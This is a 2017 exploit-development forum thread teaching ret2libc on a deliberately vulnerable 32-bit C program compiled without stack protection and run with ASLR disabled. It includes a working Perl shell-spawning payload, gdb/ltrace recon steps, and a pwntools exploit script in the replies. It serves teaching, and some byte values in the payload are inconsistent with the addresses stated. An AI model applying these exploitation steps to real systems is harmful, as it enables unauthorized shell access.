Exploiting Techniques \000 - ret2libc

Exploit Development

IoTh1nkN0t Low Level

2 Mar '17

So it's been a while since I last wrote an article and I think it's time for a new one.
Since the straight forward smash stacking has already been covered plenty, I decided to start this serie with ret2libc.

It is assumed that you already understand the normal exploiting techniques, so make sure you already understand the following topics:

- C Programming, pointers, functions etc
- ASM (x86 will be used in this article)
- How the stack works (ebp, esp, return adress, parameters, locals, etc)
- How to do smashstacking
- Probably having done some RE might help.

Why Ret2libc

Between hackers and security specialists there is an eternal clash of cleverness.
Some hacker finds a new technique to exploit a bug and so the security specialist comes up with a way to prevent that technique from working by introducing a new technique to prevent that specific attack.
One of these techniques was smash stacking, writing shellcode to a buffer, and overwriting the return adress in the stackframe to a pointer to that buffer to execute the shellcode.
So a couple of security specialists discussed the problem and come up with a solution:
Non executable stack is what they came up with.
What this means is pretty straight forward: The shellcode on the stack can no longer be executed, since the processor is not allowed to execute instructions placed on the stack.
This worked until some clever came up with a new technique: **ret2libc**

How Ret2libc Works

The idea of Ret2libc is pretty simple: Why write a shellcode, when there is plenty of useful functions residing in the **C library** already?
After all when we write a program we're mainly using the libc's functions anyway.

So let's look at how a function works in C.
x86's call instruction actually does two things:

1. Push eip on stack
2. Jump to the function adress

before this some parameters might be pushed on the stack, after that some local variables might assigned on the stack.
But what matters is the push eip and the jump.

So what would happen if we return into a new function?

the function would assume a return adress was pushed on the stack and that above that return adress (higher adress) would be the arguments.

So what this means is that we manage to overwrite the return adress of a vulnerable function with the return adress of a function somewhere in memory we would like to execute we now know where it expects it's arguments.
But that would mean we can call a function and fabricate the arguments as well!
If this might sound vague don't worry we'll see what it means with an example.

Exploiting a Very Vulnerable Program with Ret2libc

So let's look at some really, really vulnerable code (seriously don't ever write stuff like this)

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buf[256];
```

```
    gets(buf);
    printf(buf);

    return 0;
}
```

This program is not only vulnerable to ret2libc, but also to format string attacks, but that's not of importance here (though it can make things easier).

So now compile it with the following flags:
`gcc -m32 -mpreferred-stack-boundary=2 -fno-stack-protector -o ret2libc ret2libc.c`

Also make sure to turn off ALSR :
`sudo su - root`
`echo 0 > /proc/sys/kernel/randomize_va_space`
`exit`

So now let's exploit this program to spawn a shell.
The function we'll be using is in libc and you might have used it once or twice: `system()`
System is nice, because it takes only one argument, a string being the command you which to execute (for more info `man 3 system`)

What interests us are 3 things:

1. The length of the buffer (and from where the return adress begins).
2. The adress of system in libc.
3. In this case, the adress of the start of the buffer

Since we're exploiting gets here, we don't have to worry about nullbytes (newlines however are a problem, so keep that in mind if you ever mess around with `gets`).

So to get the adress of system, we will be using `gdb`, for the length of the buffer we will just mess around a bit until we find it (use gdb or something like that) It's probably at 260 anyway and for the adress of the buffer we will be using `ltrace`.

Getting the adress of system
Open up `gdb` :
`gdb ./ret2libc`
Withing gdb:
`break main`
`run`
`p system` (make a note of the adress)
`q` (we're done here).

Getting the buffersize
do something like:
`perl -e 'print "a" x 260 . "bbbb"' | ./ret2libc`
check in gdb, should be something like '0x62626262, invalid instruction', else mess around the numbers of a's till you get that error.

Getting the adress of the start of the buffer
This one is really simple.
simply run:
`ltrace ./ret2libc`
in there you should see something like:
`gets( some stuff ) = 0xffff3d28`
This is exactly what we need, because get's returns the argument passed to it if it succeeds, meaning we found the adress of the buffer (yay).

Now that we got all the ingredients, let's work on actually exploiting it.
We will be doing the following:
begin our vulnerable input with:
`"/bin/sh\x00"`
(this will be the argument passed to system (luckily we know it's adress, which happens to be the start of the buffer ^^).

then we need to fill until the return adress with whatever you like.
`"a" x 260` sounds perfect.

Now comes the return adress, this is what ret2libc makes ret2libc.
fill in the adress of `system` which you obtained earlier.

Let's assume it's `0xf7e503e0` so after the a's will come:
`"\xe0\x03\xe5\xf7"`
This will make the function return into the start of the function system.

Ok now the tricky part comes, remember how I was mumbling about the function expecting to have the return adress being pushed on the stack by the functon call? Well it didn't, since we *returned* into the function rather than *call* the function!

So our next 4 bytes will be either a valid return adress (perhaps another C library function ^^?), or some random garbage.
For the sake of simplicity I've chosen for random garbage, meaning the program will segfault afterwards.

After the 4 bytes of garbage will come the parameter to function `system`.
In this case it's a string, which we found earlier!
so fill it in here (for me it was `0xffff3d28`) :
`"\x28\x3d\xff\xff"`.

In total we should now have something like the following:
```
perl -e 'print "/bin/sh\x00" . "a" x 260 . "\xe0\x03\xe5\xf7" . "aaaa" . "\x28\xd3\xff\xff"'
```

You can chose to output it to a file so you can `cat` it later and not make a mess from your terminal:
```
perl -e 'print "/bin/sh\x00" . "a" x 260 . "\xe0\x03\xe5\xf7" . "aaaa" . "\x28\xd3\xff\xff"' > hakz
```

Now let's try it (with a nice trick to prevent the program from immediatly closing)
```
(cat hakz; echo ""; cat) | ./ret2libc
```

Voila! A working exploit.

Conclusion

Well as you can see we've now exploited a trivial program. Ofcourse you'd probably never encounter a program compiled with these flags, but that was not the point here.

The reason this won't work nowadays are two techniques used in almost every compiler / OS nowadays:

1. Canaries (overwriting a `canary value` on the stack will terminate the program).
2. ALSR (The adress of libc functions will be different each time you run the program).

This was a very basic introduction to ret2libc, please tell me how you liked it and feel free to ask questions!

~ loTh1nKN0t

EDIT:

> _py:
>
> Here's the basic idea (keep in mind this will work on 32-bit binaries):
>
> ```
>                  Stack
>               +----------------------+
>               |       "/bin/sh"      |
>               +----------------------+
>               |   ret_after_system   |
>               +----------------------+
>               |     system_addr      |   <-- ret
>               +----------------------+
>               |         ....         |
>               |         ....         |
>               | "AAAAAAAAAAAAAAAAAA" |
>               |         ....         |
>               |         ....         |
>               +----------------------+
> ```
>
> {{NOTE THAT THE "/bin/sh" THERE IS A POINTER TO A STRING, NOT THE STRING ITSELF}}
> It's the same as a buffer/stack overflow but with a twist. Since you can't return to the stack because it's not executable, you have to return somewhere else. Libc in that case could be pretty handy.

@loTh1nkN0t wanted to call system(). So all he had to do is “simulate” the function calling convention behaviour and jump to system()'s code. Because the binary is 32-bit the function prologue in our case would be the following:

Push the return address on the stack.
Push the function’s arguments.
Jump to system()'s code.

When we have a case of a classic stack overflow, you overflow the stack and overwrite the pushed return address with the one of your shellcode’s. Once gets() is done it’ll jump to wherever the pushed return address is pointing to. But, there is no shellcode this time, there is system(). And in order to call system() you have to follow the above convention in order to look legit.

By the way, now that I look at @loTh1nkN0t ’s perl command, I think the order should be different(?). I might be wrong though.
{{FIXED THAT ^^}}

2 Replies 23

[VulnHub] SmashTheTux - Chapter 0x00 - Basic Buffer Overflow & Ret2libc

created	last reply	30 replies	18.8k views	10 users	61 likes	1 link
Mar '17	Dec '18					

dtm waifu pillow collector — Mar '17

> loTh1nkN0t:
>
> x86’s call instruction actually does two things:
>
> Push eip on stack

Either I've become super rusty at assembly or the *address of the instruction after the call* is pushed onto the stack.

1

_py 1 Mar '17

@dtm: What @loTh1nkN0t wrote wasn't **technically** wrong. He just didn't go into the details which wasn't important for the write-up. I'll analyse it though since it might be useful to others.

So:

AFAIK (I will simplify it a little bit) , these are the stages the CPU goes through in order to process and execute an instruction (if I forgot a stage, correct me):

- Fetch
- Decode
- Execute
- Memory
- Write back
- EIP Update

I will focus on the *fetch* and *EIP update* stage since those two mess around with the instruction pointer.

Note: *I won't go into much detail but I can make a separate post about it.*

####Fetch

With the help of a hardware unit, let's call it instruction memory, the instruction bytes are fetched from the memory being pointed by EIP. During that stage, it computes the address of the next instruction (and a bunch of other stuff as well), let's call it valNextAddr, which will be the addition between the current instruction offset and its size, aka EIP + sizeof(fetched_instruction). It's important to note that this calculation is done **before** the completion of the instruction. That valNextAddr is being generated as a signal through the combination logic.

####EIP Update

After the rest of the stages are completed, and right before the instruction cycle is over, the **state** of the circuit is updated (meaning, the wires are generating values for the register file, for the next instruction etc) and once the clock is about to hit high, the clock registers, including EIP/PC will be updated.

TLDR: Before the current instruction is completely finished, EIP will be updated with its new value. Meaning, during the call instruction, you are pushing EIP indeed and NOT the address of the next instruction. So technically, saying “the address of the instruction after the call is pushed onto the stack” means that you will skip an instruction, which is not the case because EIP is already updated to the address of the next instruction during the call instruction.

1 Reply 4

_py 1 Mar '17

Another note:

Though I’m familiar with that exploitation technique, I feel like the post could be way more juicy to those who haven’t got around it if there were snippets of the PoC (i.e how the memory looks like right before the system()'s call and much more).

You are the author though so it’s your call.

---

loTh1nkN0t Low Level Mar '17

Hmm yea I was maybe a bit too straight forward, thanks for the feedback!

1

IoTh1nkN0t Low Level _py Mar '17

Yes on top of that returning is just `pop eip`

_py Mar '17

Your write-up was pretty solid overall. I just felt that at some parts you assumed certain details to be known from the reader's side and it might confuse them.

Just to be clear, I'm not saying your post is unclear. Just suggesting that in case your target audience isn't only peeps who are familiar with pwning, you could add 1-2 snippets to trigger their curiosity about this whole "magic".

1

pry0cc Leader & Offsec Engineer & Forum Daddy Apr '17

I put off reading this initially, because i wanted to read it with a clear mind and time set aside for it. Since this concept is fairly tough to understand.

I don't fully understand what's going on, though,

> IoTh1nkN0t:
>
> perl -e 'print "/bin/sh\x00" . "a" x 252 . "\xe0\x03\xe5\xf7" . "aaaa" . "\x28\xd3\xff\xff"' > hakz

So you're printing your parameters, a buffer, the address of libc? Another buffer and then the address of system?

Why is it in this order?

_py Apr '17

Here's the basic idea (keep in mind this will work on 32-bit binaries):

It's the same as a buffer/stack overflow but with a twist. Since you can't return to the stack because it's not executable, you have to return somewhere else. Libc in that case could be pretty handy.

@loTh1nkN0t wanted to call system(). So all he had to do is "simulate" the function calling convention behaviour and jump to system()'s code. Because the binary is 32-bit the function prologue in our case would be the following:

- Push the return address on the stack.
- Push the function's arguments.
- Jump to system()'s code.

When we have a case of a classic stack overflow, you overflow the stack and overwrite the pushed return address with the one of your shellcode's. Once gets() is done it'll jump to wherever the pushed return address is pointing to. But, there is no shellcode this time, there is system(). And in order to call system() you have to follow the above convention in order to look legit.

By the way, now that I look at @loTh1nkN0t 's perl command, I think the order should be different(?). I might be wrong though.

3 Replies 8

loTh1nkN0t Low Level Apr '17

Yes I fixed it, should be 260 a's 😅

1

pry0cc Leader & Offsec Engineer & Forum Daddy _py Apr '17

Much better explanation @_py, thank you. You clear up things a lot.

@loTh1nkN0t you should quote py's response in your post.

8 MONTHS LATER

WhiteCollar Dec '17

I was following this example with the latest version of debian just out of interest. I have made sure that program returns into system() and the stack frame for system is:

[address of exit()] -> Ret address
[address of buffer] -> Argument

but I am not getting a shell instead the program is just printing out “/bin/sh” on the console. Any tips?

1

_py 1 Dec '17

Hi mate, PoC | GTFO 🙂

Translation just in case: Show us your exploit and the given binary.

1 Reply


direnjie Dec '17

good article,thanks share


WhiteCollar _py Dec '17

All right, I’ve taken a few screenshots because I think a picture tells a thousand words.


Binary Used (same as example):




Breakpoints set in GDB:




Stack just before RET statement in main():



Contents of buffer:



Exploit used:



Honestly man I've been trying to get a shell for days. I've gotten close with an error like sh: 1 error or something.

1 Reply

_py Dec '17

First of all, it's 2017, let me introduce you to pwntools 40! There is no need to hardcode your exploit in an one-liner.

I'm away currently, but from a really quick look it looks like once you overflow the buffer up until the return address, you've entered system's address, which is correct and then you place sh's address on top of it, which is wrong. Then you place `0xffffd144` (no idea what that address is, but it's definitely not a `/bin/sh` address), which is where sh's address **should** be placed.

Since you're trying to call `system("/bin/sh")`, according to Linux's 32-bit calling convention, you should have placed `system + retaddr + sh`. `retaddr` is irrelevant since system won't return. You are indeed calling `system`, but with the wrong argument, that's why you're getting an sh error. You're calling `system(0xffffd144)`.

Make sure you scroll up in the comment section where I briefly describe how ret2libc works on x86 Linux.

3

WhiteCollar Dec '17

0xffffd144 is pointer to "/bin/sh" if you look at my second last image.
0xf7e2e7f0 is the address of exit() which is the function I want to return to after system() but like you said its irrelevant.

Wait do I pass a pointer to "/bin/sh" or the actual "/bin/sh"?

ricksanchez Leader Dec '17

> WhiteCollar:
>
> Wait do I pass a pointer to "/bin/sh" or the actual "/bin/sh"?

a pointer to where /bin/sh actually is. not the string itself.

1

WhiteCollar Dec '17

In regards to _py's answer, shouldn't system(0xffffd144) work then since 0xffffd144 is a pointer to "/bin/sh"?

_py 2 Dec '17

You should pass the pointer to `/bin/sh`. How are you calculating sh's address on the stack? If you're using gdb to find that out, then that's your mistake. The stack alignment/padding inside and outside of gdb is different (environment variables etc). That being said, you can either use pwntools as I said in order to attach to the process and calculate the address properly, or do it the **proper** way which is via libc, which is why `0xffffd144` didn't look like libc to me. You can find `/bin/sh` in libc actually. Since ASLR is off, you can do the following to calculate its offset.

```
>> ldd binary
      ....
     libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7e0e000)
      ...
>> strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
 18cd17 /bin/sh
```

Meaning, `/bin/sh` is at **libc_base + 0x18cd17** (on my system, that is). If you want to find libc's base address, hop in gdb and type `vmmap libc`.

Here's a quick n' dirty pwntools script:

```
from pwn import *

p = process('./binary')
pause()
```

```
# padding
payload  = "..."
payload += p32(system)
payload += p32(0x41414141)
payload += p32(sh)

p.sendline(payload)

p.interactive()
```

1 Reply

3